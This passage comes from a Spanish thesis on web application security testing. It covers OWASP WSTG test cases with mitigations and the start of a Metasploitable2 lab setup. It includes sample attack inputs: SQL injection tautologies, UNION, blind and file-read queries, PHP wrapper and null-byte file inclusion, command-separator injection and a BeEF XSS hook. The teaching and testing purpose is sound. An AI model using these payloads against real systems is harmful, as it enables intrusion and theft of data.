Pruebas	▪ **Caja negra**: • **Enumerar los vectores de entradas**: Determinar las partes de la aplicación que sean vulnerables a la omisión de la validación de entrada, lo que implica enumerar todas las partes que acepten contenido del usuario, así como consultas GET, POST y opciones de carga de archivos y formularios HTML. Se deben comprobar los parámetros que puedan usarse para operaciones relacionadas con archivos, las extensiones de archivos inusuales, nombres de variables (por ejemplo, *item*, *file*, *home*) y las cookies utilizadas por la aplicación web para la generación dinámica de páginas o plantillas. • **Otras técnicas de prueba**: Teniendo en cuenta la información del sistema que se está probando, solicitar archivos confidenciales introduciendo la ruta de éstos como argumentos en los vectores de entrada localizados (URL, cookies o formularios). Se pueden incluir tanto archivos internos de la aplicación como externos a éstas. Considerar diferentes mecanismos de codificación de los caracteres y el sistema operativo que soporta el servidor. ▪ **Caja gris**: Seguir el mismo enfoque que en las pruebas de caja negra pero revisando el código fuente para buscar los vectores de entrada.
WSTG-ATHZ-03	**Elevar los privilegios**
Objetivos	▪ Identificar puntos de inyección relacionados con la manipulación de privilegios. ▪ Fuzzear o intentar eludir las medidas de seguridad. ▪ Identificar puntos donde pueden ocurrir referencias a objetos. ▪ Evaluar las medidas de control de acceso y si son vulnerables a IDOR.

Pruebas	▪ **Manipulación del grupo de usuarios**: Verificar si un usuario perteneciente a un grupo puede acceder a los recursos de otro grupo por medio de parámetros utilizados en peticiones al servidor (por ejemplo, *groupID*). ▪ **Manipulación del perfil de usuario**: Comprobar si hay campos ocultos devueltos por el servidor después de una autenticación exitosa y modificar los valores de éstos. ▪ **Manipulación del valor de la condición**: Modificar los parámetros devueltos por el servidor después de una respuesta de error por parte de éste. ▪ **Manipulación de la dirección IP**: Cambiar la dirección IP cuando se haya limitado el acceso a un recurso. ▪ **Travesía de URL**: Verificar si algunas de las páginas pierden la verificación de autorización atravesando el sitio web (por ejemplo, en vez de usar *userInfo.html*, usar una ruta absoluta /../.././userInfo.html).

WSTG-SESS-02	**Ver los atributos de las cookies**
Objetivos	▪ Asegurarse de que se ha establecido la configuración de seguridad adecuada para las cookies.

Pruebas	▪ Revisar los atributos y los prefijos de las cookies con un proxy o desde el propio navegador. ▪ *Atributos*: • `Secure`: Indica al navegador que solo se envíe la cookie si la solicitud se envía a través de un canal seguro como HTTPS. • `HttpOnly`: No permite acceder a la cookie a través de un script del lado del cliente como JavaScript. • `Domain`: Se utiliza para comparar el dominio de la cookie con el dominio del servidor para el que se realiza la solicitud HTTP. Si el dominio coincide o si es un subdominio, el atributo `Path` se verificará a continuación. • `Path`: Permite especificar las URLs para las que la cookie es válida. • `Expires`: Permite establecer cookies persistentes, limitar la vida útil si una sesión dura demasiado y eliminar una cookie a la fuerza asignándole una fecha anterior a la actual. • `SameSite`: Se utiliza para afirmar que la cookie no debe enviarse junto con solicitudes entre sitios. Se puede configurar de tres modos deferentes: *Strict*, para solo permitir enviar la cookie en solicitudes que coincidan con el sitio actual mostrado en la barra del navegador; *Lax*, que enviará la cookie si la URL es igual al dominio de ésta, incluso si el enlace viene de terceros; y *None*, para poder enviar la cookie en las solicitudes entre sitios. ▪ *Prefijos*: Se utilizan para incrustar como parte del nombre de las cookies, características relacionadas con la integridad y confidencialidad de éstas. • `__HOST-`: Espera que la cookie esté configurada con el atributo `Secure` y desde un URI considerado seguro por el agente de usuario, además de que solo se puede enviar al host que la configuró sin incluir ningún atributo `Domain` pero sí el atributo `Path` con un valor de / para que se envíe a cada solicitud del host. • `__Secure-`: Establece que la cookie tenga el atributo `Secure` y que esté configurada de una URL considerada segura por el agente de usuario.
Recomendaciones	▪ Aplicar los atributos y prefijos, adaptándose a las necesidades de la aplicación y cómo debe funcionar la cookie.

WSTG-SESS-05	**Probar la falsificación de solicitudes entre sitios (CSRF)**
Objetivos	▪ Determinar si es posible iniciar solicitudes en nombre de un usuario que no sean iniciadas por el usuario.

Pruebas	▪ Comprobar si la gestión de sesiones es vulnerable, por medio de realizar una auditoría la aplicación para averiguar si se basa en los valores del lado del cliente (cookies y credenciales de autenticación HTTP). Se puede acceder a estos recursos fácilmente a través de solicitudes GET y de forma automatizada usando el método POST. ▪ *Falsificación mediante POST*: Crear una página HTML en la que se cargue la función *submit()* de CSRF para lanzarla desde un formulario que use el método POST y redirija los parámetros de usuario y contraseña ocultos al sitio web objetivo. Esta página html ahora se debe alojar en un sitio malicioso o de terceros, para después enviar el enlace de este sitio al cliente para que haga clic en él. ▪ *Falsificación mediante JSON*: Crear una página HTML con un formulario que redirija la acción a al sitio web de la víctima con la codificación *text/plain*, método POST y un campo oculto que incluya las credenciales con relleno de nombre; así como un script que anexe un registro que contenga la URL '/' en la sesión de historial del navegador.
Recomendaciones	▪ Comprobar si el marco tiene protección CSRF incorporada y utilizarla. Si el marco no tiene una protección CSRF incorporada, agregar tokens CSRF a todas las solicitudes de cambio de estado (solicitudes que provocan acciones en el sitio) y validarlas en el *backend*. ▪ Usar el *patrón de token sincronizador* para el software con estado y *cookies de envío doble* para software sin estado. ▪ Implementar al menos una de las siguientes mitigaciones: • Usar el atributo `SameSite` para las cookies de sesión pero no configurar ninguna específicamente para un dominio. • Implementar una protección basada en la interacción del usuario para operaciones altamente confidenciales. • Usar encabezados de solicitud personalizados. • Verificar el origen con encabezados estándar. ▪ Consultar la hoja de protección de XSS[16] para prevenir los fallos de XSS, qué pueden romper todas las técnicas de mitigación contra CSRF. ▪ No utilizar solicitudes GET para operaciones de cambio de estado. Si esto no es posible, proteger los recursos involucrados contra CSRF[65].
WSTG-INPV-02	**Inyectar código ejecutable en una entrada de datos persistente**

[16] `https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html`

Objetivos	▪ Identificar la entrada almacenada que se refleja en el lado del cliente. ▪ Evaluar la entrada que acepta y la codificación que se aplica a la devolución (si corresponde).
Pruebas	▪ **Caja negra**: • *Formularios de entrada*: Identificar todos los puntos donde la entrada del usuario se almacena en *backend* y dónde se muestra en frontend. Ejemplos de entrada son páginas de usuarios o perfiles, administrador de ficheros, configuración o preferencias de la aplicación, foros, blogs y registros. • *Analizar código HTML*: Las entradas pueden estar presentes tanto en etiquetas HTML como en el contenido de JavaScript. Hecho esto, inyectar código fuera de las etiquetas de entrada de texto. • *Prueba de XSS almacenado*: Probar la validación de entrada y los controles del filtrado de la aplicación inyectando código mediante solicitudes de tipo GET y POST, desde fuera de las etiquetas de entrada de texto. • *XSS almacenado con BeFF*: Explotando la vulnerabilidad XSS en la aplicación, inyectar un *hook*[17] de JavaScript que se comunique con el marco de explotación del navegador atacante, esperar a que el usuario acceda a la página vulnerable que muestra la entrada almacenada y con ello controlar el navegador del usuario a través de la consola BeFF[18]. • *Subida de archivos*: Comprobar si se permiten archivos HTML o TXT para poder inyectar la carga útil XSS y verificar si la carga de archivo permite configurar tipos MIME[19] arbitrarios. Si es posible hacer ambas cosas, inyectar código HTML que muestre el contenido de las cookies. ▪ **Caja gris**: Si se conoce información sobre las entradas de usuario, los controles de validación de entrada y el almacenamiento de datos, verificar cómo se procesa la entrada del usuario en frontend y cómo se almacena en backend. Realizar los siguientes pasos: • En el frontend, ingresar caracteres especiales o no válidos y analizar la respuesta de la aplicación. • Identificar la presencia de controles de validación de entrada. • En el backend, verificar si la entrada está almacenada y cómo se almacena. • Analizar el código fuente y comprender cómo la aplicación procesa la entrada almacenada.

[17] Función que permite enlazar el estado de los componentes funcionales a características propias de un componente de clase, en programación web con react[54].

[18] `https://beefproject.com/`

[19] *Tipo Extensiones multipropósito de Correo de Internet*, una forma estandarizada de indicar la naturaleza y el formato de un documento, archivo o conjunto de datos.

WSTG-INPV-05	**Inyección SQL**
Objetivos	▪ Identificar puntos de inyección SQL. ▪ Evaluar la severidad de la inyección y el nivel de acceso que se puede lograr a través de ella.
Pruebas	▪ Detectar los puntos en los que la aplicación interactúa con la base de datos para acceder a algunos datos (formularios de autenticación, motores de búsqueda o sitios de comercio electrónico). Se debe elaborar una lista con todos los campos en los que se puede elaborar una consulta SQL, incluidos los ocultos en las solicitudes POST), probarlos por separado para interferir con la consulta y generar un error. ▪ Agregar una comilla simple (terminador de cadena en SQL), un punto y coma (finaliza una declaración SQL), delimitadores de comentarios (–, /* */) y palabras claves de SQL para intentar provocar un error en la consulta. Si la consulta devuelve un mensaje de error, en éste puede aparecer información del Sistema Gestor de Base de Datos (SGDB), las bases de datos, las tablas o los atributos presentes. Si solo devuelve un error del tipo 5xx, se deben usar técnicas de inyección ciega. ▪ **Inyección SQL estándar**: • *Autenticación*: Usar el siguiente *payload*[20] tanto para el campo usuario como para el de contraseña, y con ello autenticarse usando una tautología que devolverá un valor o un conjunto de valores: *' or '1' = '1*. Considerar que pueden usarse paréntesis a la hora de formar la consulta. Si se usan funciones de hash para las contraseñas, únicamente considerar el usuario introduciendo al final de su campo un símbolo para que el resto de la consulta se trate como un comentario. • *Selección de elementos*: Si en la URL aparecen parámetros que se utilicen para hacer consultas sobre la base de datos, probar si la aplicación es vulnerable añadiendo operadores `AND` y `OR` (por ejemplo, añadir `AND 1=2`). Si se produce un error, la aplicación es vulnerable. • *Consultas apiladas*: Sabiendo que la aplicación es vulnerable a consultas en la URL, probar a ejecutar otras consultas separándolas por `;`.

[20] Carga útil

Pruebas	▪ **Averiguar cuál es la base de datos**: Partiendo del error producido, se puede averiguar cuál es la base de datos utilizada en el *backend* de la aplicación: • MySQL: *... check the manual that corresponds to your MySQL server ...* • Oracle: *ORA-00933: SQL command not properly ended* • MS SQL Server: *Microsoft SQL Native Client error '80040e14'...* • PostgresSQL: *Query failed: ERROR: syntax error at or near ...* Si no se devuelven mensajes de error, inyectar cadenas utilizando técnicas de concatenación específicas de cada sistema gestor: "+" en mySQL y " " en SQL Server, Oracle y PostgreSQL. ▪ **Técnicas de Explotación**: • *Explotación sindical*: Usar operador *UNION* para obtener información de los usuarios relacionados con los objetos referenciados en la URL a partir de su identificador. Es necesario identificar el número de columnas presentes en la tabla a unir para evitar errores de sintaxis, forma de averiguarlo es usar la cláusula *ORDER BY* con el número de columna. También se debe averiguar el tipo de cada columna probando con *NULL* y valores numéricos. • *Explotación booleana*: Consiste en realizar consultas booleanas contra el servidor, observar las respuestas y deducir el significado de esas respuestas. En este caso las pruebas consisten en ir comparando letra por letra los valores de los parámetros que se quieren consultar cuyos resultados se comparan con una consulta errónea para verificar si son correctos. Es necesario saber la longitud de la cadena para finalizar el proceso. • *Explotación basada en errores*: Consiste en obligar a la base de datos a realizar una operación cuyo resultado sea un error para que luego se muestre en el mensaje de error. La forma de realizarlo depende del SGBD. • *Explotación fuera de banda*: Haciendo uso de funciones propias del SGBD, se realiza una conexión fuera de banda para entregar los resultados de la consulta inyectada como parte de la solicitud al servidor del probador. • *Explotación de retardo de tiempo*: Se envía una consulta inyectada para monitorizar lo que tarda en responder el servidor. Si se produce un retraso, se puede asumir que la consulta condicional es verdadera. • *Inyección de procedimiento almacenado*: Si se encuentra un procedimiento almacenado que no desinfecte la entrada del usuario, probar una inyección de código SQL habitual.

MySQL	▪ Si se usa una versión 4.0 o anterior, realizar un ataque de inyección ciega basado en tiempo o booleanos, ya que el operador UNION no está implementado. ▪ Determinar si la aplicación escapa las comillas simples junto al resto de caracteres o no. ▪ **Recopilación de información**: • *Versión*: Obtener la versión del gestor, usando la variable global `version`, la función VERSION() o mediante el uso de comentarios con un número de versión. • *Uusario*: Obtener el usuario conectado al servidor MySQL con USER(), y el usuario interno que ejecuta la consulta con CURRENT_USER. Se puede hacer mediante inyección en banda (1 AND 1=0 UNION SELECT USER()) o mediante inyección inferencial (1 AND USER() like 'root%'). • *Base de datos*: De forma análoga a las consultas del usuario, obtener el nombre de la base de datos usando la función DATABASE(). ▪ **INFORMATION_SCHEMA**: Obtener desde esta vista información del esquema, privilegios de usuario, tablas, privilegios sobre las tablas, columnas, los privilegios sobre la columna, las columnas que tiene un usuario, rutinas y disparadores. ▪ **Vectores de ataque**: • *Escribir en un archivo*: Si se tienen permisos de *FILE* y no se escapan las comillas simples, usar la sentencia `SELECT ... INTO OUTFILE`[21] para exportar los resultados de la consulta en un archivo. Se puede hacer con un ataque fuera de banda. • *Leer de un archivo*: Si se tienen permisos `FILE` y sobre sistema de archivos, leer el contenido de ficheros usando la función *load_file(nombre_fichero)*[22]. ▪ *Inyección SQL estándar*: Se pueden lanzar ataques de inyección SQL estándar sobre aplicaciones web que utilicen MySQL. Para ello hay que conocer cuáles son los errores arrojados por este SGBD y las funciones nativas de éste, con lo cual se debe considerar el Manual de MySQL[23]. Algunos tipos de ataque de inyección SQL se consiguen como se indica en los siguientes puntos: • *Fuera de banda*: Enviando la salida a un fichero mediante la cláusula *into outfile*. • *Inyección ciega*: Utilizando las funciones para obtener la longitud de una cadena con `LENGTH(cadena)`[24], extraer subcadenas con `SUBSTRING(cadena, posición_inicial, longitud)`[25]; y hacer una inyección basada en tiempo usando `BENCHMARK(contador_bucle, sentencia)`[26] y `SLEEP`[27].

[21] `https://dev.mysql.com/doc/refman/8.0/en/select-into.html`
[22] `https://dev.mysql.com/doc/refman/8.0/en/string-functions.html#function_load-file`
[23] `https://dev.mysql.com/doc/refman/8.0/en/error-message-elements.html`
[24] `https://dev.mysql.com/doc/refman/8.0/en/string-functions.html#function_length`
[25] `https://dev.mysql.com/doc/refman/8.0/en/string-functions.html#function_substring`
[26] `https://dev.mysql.com/doc/refman/8.0/en/select-benchmarking.html`
[27] `https://dev.mysql.com/doc/internals/en/sleep.html`

Recomendaciones	▪ Usar consultas parametrizadas o funciones específicas de cada lenguaje. ▪ Si se usan procedimientos almacenados, construirlos correctamente. ▪ Validar las entradas de las listas de permitidos, esto es hacer que el usuario solo pueda introducir valores de los parámetros y nunca nombres de tablas o bases de datos. ▪ *Escapar* todas las entradas del usuario. ▪ Hacer cumplir el privilegio mínimo, lo que implica no dar más permisos de los necesarios [66].

WSTG-INPV-11	**Prueba de inyección de código**
Objetivos	▪ Identificar puntos de inyección donde se puede inyectar código en la aplicación. ▪ Evaluar la severidad de la inyección. Identificar y evaluar los puntos de inyección de mando.
Pruebas	▪ **Caja negra - Inyección PHP**: Inyectar código malicioso en una URL como valor de un parámetro. ▪ **Caja gris - Inyección APS**: Examinar código ASP y localizar los puntos de entrada del usuario para determinar si el usuario puede ingresar comandos que se ejecuten en la aplicación.

Ficheros locales	▪ Buscar scripts que tomen nombre de archivo como parámetros y solicitar archivos arbitrarios del servidor (por ejemplo, el fichero *passwd*, que contiene los nombres de usuario). Si se espera una extensión de archivo al final, probar con las siguientes técnicas. ▪ **Inyección de bytes nulos**: Agregar al final el carácter *null* o final de cadena con el objetivo de que se ignore lo que venga después de éste. Una forma de inyectar este carácter es usando la cadena codificada %00. ▪ **Truncamiento de ruta**: En PHP, el límite de nombre de archivos suele ser de 4096 bytes, de modo de que si es más largo se trunca a ese tamaño con lo cual se descarta cualquier carácter adicional. Se puede combinar con otras estrategias de omisión lógica, como codificar parte de la ruta del archivo con *Unicode*[28], introducir codificación doble o cualquier otro tipo de entrada que represente de forma válida el nombre del fichero deseado. ▪ **Contenedores PHP**: Un contenedor o envoltorio de PHP es un código que rodea otro código para realizar funciones adicionales, en cuyo alcance abarca el sistema de archivos (por ejemplo, *file://*)[29]. Si se localiza un contenedor, dependiendo del tipo, se debe abusar de éste para identificar riegos. • *PHP filter* - *`php://filter/.../resource=FILE`*: Con este contenedor, intentar obtener el contenido de un archivo que impide que el servidor lo ejecute, como código fuente de la página. • *PHP ZIP* - *`zip://ruta_fichero#fichero_interno`*: Con esta estructura, indicar una ruta a un archivo malicioso junto a la ruta donde se coloca dentro del ZIP procesado. Una forma de conseguir esto sería crear un fichero que ejecute un comando que obtenga información interna (por ejemplo, *phpinfo()*, comprimirlo como un archivo zip, cambiar su extensión (por ejemplo, a jpg) y cargarlo en el servidor. Puede ser necesario codificar el carácter # por %23. • *PHP data* - *`data://text/plain;base64,contenido_base64`*: Si está habilitada la opción `allow_url_include` en el servidor PHP, intentar incluir el código malicioso codificado en base64 en el campo `contenido_base64` para que se ejecute en el servidor. • *PHP expect* - *`expect://comando`*: Incluir comandos relacionados con la entrada estándar (`stdin`), la salida estándar (`stdout`) y la salida de error (`stderr`).

[28] Estándar de codificación de caracteres que asigna a cada uno un valor en hexadecimal.
[29] `https://www.php.net/manual/en/wrappers.php`

Ficheros remotos	▪ Un vez se identifica una posible entrada, si ésta no se valida o no se sanea, incluir una URL que apunte a un fichero remoto que contenga el código que se quiere ejecutar en la aplicación para obtener información interna de ésta.
Recomendaciones	▪ Enviar la entrada del usuario por cualquier API de sistema o marco. Si no es posible, mantener una lista de archivos permitidos[30] que puede incluir la página o un identificador para acceder al archivo seleccionado, rechazando cualquier solicitud con identificadores no válidos.

WSTG-INPV-12	**Inyección de comandos**
Objetivos	▪ Identificar y evaluar los puntos de inyección de comandos
Pruebas	▪ Sustituir el valor de un parámetro por un comando del sistema con punto y coma al final, codificado como `%3B`. Probar la ejecución de comandos con distintos caracteres especiales como `| ; || && > < ' !`. ▪ Revisar y probar si aparecen las siguientes funciones en el lenguaje que use la aplicación: • *Java*: Runtime.exec() • *C/C++*: system, exec, ShellExecute • *Python*: exec, eval, os.system, os.popen, subprocess.popen, subprocess.call • *PHP*: system, shell_exec, exec, proc_open, eval
Recomendaciones	▪ **Desinfección**: Sanear las URLs y datos de los formularios. Usar listas de permitidos y escapar o filtrar los caracteres especiales. ▪ **Permisos**: Delimitar correctamente los permisos de cada usuario para evitar que accedan a recursos del sistema.

WSTG-CRYP-03	**Prueba de envío de información sensible mediante canales no cifrados**
Objetivos	▪ Identificar la información sensible transmitida a través de los distintos canales. ▪ Evaluar la privacidad y seguridad de los canales utilizados.

[30] `https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html`

Pruebas	▪ Comprobar si se usa HTTP en vez de HTTPS en la aplicación a la hora de rellenar formularios con datos sensibles. ▪ Observar los atributos de las cookies, en particular si tiene establecido el de `Secure`. ▪ Evaluar si la contraseña o clave de cifrado está codificada en el código fuente o en los archivos de configuración y verificar si los registros o el código fuente pueden contener información personal.

WSTG-CRYP-04	**Prueba de cifrado débil**
Objetivos	▪ Proporcionar una guía para la identificación de usos e implementaciones de cifrado débil o hash.

Pruebas	▪ Comprobar si se cumplen todos los elementos de la siguiente lista de verificación: • Si se usa AES128 o AES256, el vector de inicialización (VI) debe ser aleatorio e impredecible[69]. • Cuando se usa cifrado asimétrico, utilizar criptografía curva elíptica (ECC) con una curva segura[67]. Si no se puede usar ECC, usar el cifrado RSA con una clave mínima de 2048 bits. • Si se usa RSA en la firma, se realiza el relleno de PSS. • No se usan algoritmos de hash/cifrado débiles como MD5, RC4, DES, Blowfish, SHA1. RSA o DSA de 1024 bits, ECDSA de 160 bits (curvas elípticas), 2TDEA de 80/112 bits (DES triple de dos claves). • No se usa el modo CBC de SSH. • No se utiliza ECB cuando se hace uso de algoritmos de cifrado asimétrico[75]. • Cuando se cifra la contraseña con PDKF2[55], el parámetro de iteración es superior a 1000 y como recomendación de NIST, debe haber al menos 10000 iteración en la función hash. No se puede usar MD5 con PBKDF2 (por ejemplo, PBKDF2WithHmacMD5). ▪ Revisión del código fuente: • Buscar por las siguientes palabras claves para identificar si se usan algoritmos débiles: MD4, `MD5`, `RC4`, `RC2`, `DES`, `Blowfish`, `SHA-1`, `ECB`. • Para las implementaciones de JAVA, revisar los parámetros que se usen en las API de cifrado (longitud, algoritmo de cifrado, claves de cifrado, etc.). • Para el cifrado RSA, comprobar que no se usa ECB en el relleno y que la longitud es de al menos 2048 bits. • Verificar que se usa un vector de inicialización distinto cada vez que se cifran datos y también que se genera de forma aleatoria (objeto `IvParameterSpec`). • En Java, buscar `MessageDigest` para verificar si se usa un algoritmo de hash débil (MD5 o CRC). • Para la firma, comprobar que no se usa SHA1 y MD5. • Comprobar si se usa `PBKDF2` para la generación del hash de la contraseña. Revisar los parámetros que se usan para generar el valor de `PBKDF2` (de forma aleatoria y con iteraciones superiores a 10000). • Buscar cadenas que se refieran a información confidencial codificada. Por ejemplo *name*, *root*, *su*, *sudo*, *admin*, *superuser*, *login*, *username*, *uid* para usuarios, o *public key*, *AK*, *SK*, *secret key*, *private key*, *passwd*, *password*, *pwd*, *share key*, *shared key*, *cryto*, *base64* para contraseñas. Otras palabras clave pueden ser: *sysadmin*, *root*, *privilege*, *pass*, *key*, *code*, *master*, *admin*, *uname*, *session*, *token*, *Oauth*, *privatekey*, *shared secret*.

Tabla 4.3: Diseño de las pruebas lanzadas sobre el entorno de pruebas

Capítulo 5

Implementación de un Entorno de Pruebas controlado

En el presente capítulo se indicará cómo realizar el proceso de montado de un entorno de pruebas controlado, en el que están presentes gran parte de las vulnerabilidades descritas en el *OWASP Top Ten* y que servirá para realizar un conjunto de pruebas con el fin de comprobar que es posible obtener datos personales a raíz de explotar las vulnerabilidades que contiene.

Para el escenario se ha elegido el esquema que se muestra en la figura 4.3, en la que la propia máquina anfitriona actúa como atacante de la máquina virtual víctima. La primera tiene un sistema operativo de Kali Linux y cuenta con la configuración adecuada para el entorno de pruebas, según se indica en la sección 4.3, *Diseño de Pruebas*. Por su parte, la segunda es una máquina virtual que se implementa dentro de la máquina anfitriona.

Para la máquina víctima, se ha elegido *Metasploitable2*, una máquina virtual lista para ser usada y que cuenta con gran parte de las vulnerabilidades presentes en el *OWASP Top Ten*. Su implementación se ha llevado a cabo usando el software de virtualización, *Virtualbox* aunque se puede usar cualquier otro software como lo puede ser *VMware*[1].

5.1. Instalación de la máquina víctima

Los pasos para instalar la máquina virtual de *Metasploitable2* sobre *Virtualbox* son los siguientes:

1. Instalar el software de virtualización *Virtualbox* ya sea mediante la descarga desde la página oficial[2] o ejecutando el comando desde la máquina anfitriona:

```
$ sudo apt install virtualbox
```

2. Descargar la máquina virtual *Metasploitable2*[3].

[1] `https://www.vmware.com/`
[2] `https://www.virtualbox.org/`
[3] `https://sourceforge.net/projects/metasploitable/files/Metasploitable2/`

3. En *virtualbox*, seleccionar la opción de *Crear máquina virtual*, asignar un nombre y seleccionar *Linux* como tipo de sistema operativo con una versión de *Ubuntu* de 64 bits.




Figura 5.1: Creación de una nueva máquina mediante *Virtualbox*

4. Seleccionar la opción de siguiente para indicar el tamaño de la memoria (se puede dejar el que viene por defecto) y en la siguiente pantalla seleccionar el fichero de la máquina virtual de *Metasploitable2* descargado como imagen de disco virtual.




Figura 5.2: Selección de la máquina virtual *Metasploitable2* como imagen de disco para la creación de la máquina virtual

5. Finalizar el proceso mediante la opción de *Crear*.

Ahora se puede arrancar la máquina y acceder a ella con las credenciales que se indican por pantalla (*msfadmin*/*msfadmin*).




Figura 5.3: Acceso a la máquina virtual víctima mediante login

5.2. Configuración de red

La configuración de red se debe llevar a cabo de modo que la víctima tenga una dirección IP estática mientras que la anfitriona debe actuar como adaptador de red. Para conseguir esta configuración se ha hecho lo siguiente:

1. En *virtualbox*, seleccionar las opciones *Archivo* > *Administrador de red de Anfitrión* para hacer que la máquina virtual solo pueda conectarse con la anfitriona y las pertenecientes a la misma red. Seleccionar la opción de crear y deshabilitar la asignación mediante *DHCP* para hacer que la víctima tenga una IP estática.

Figura 5.4: Configuración de red solo-anfitrión en virtualbox

2. Arrancar la máquina virtual y editar el archivo de configuración */etc/network/interfaces* para asignarle la dirección estática `192.168.56.101/24`, cuyo adaptador de red y dirección IP de la máquina anfitriona es la `192.168.56.1`, con el siguiente contenido:

```
msfadmin@metasploitable:~$ cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.56.101
netmask 255.255.255.0
network 192.168.56.0
broadcast 192.168.56.255
msfadmin@metasploitable:~$ _
```

Figura 5.5: Asignación de IP estática a la máquina víctima

Con estos dos pasos realizados, se comprueba que la asignación de direcciones IP en ambas máquinas es correcta. Se observa que el nombre del adaptador de red en la máquina anfitriona es *vboxnet0* y en la víctima es *eth0*:

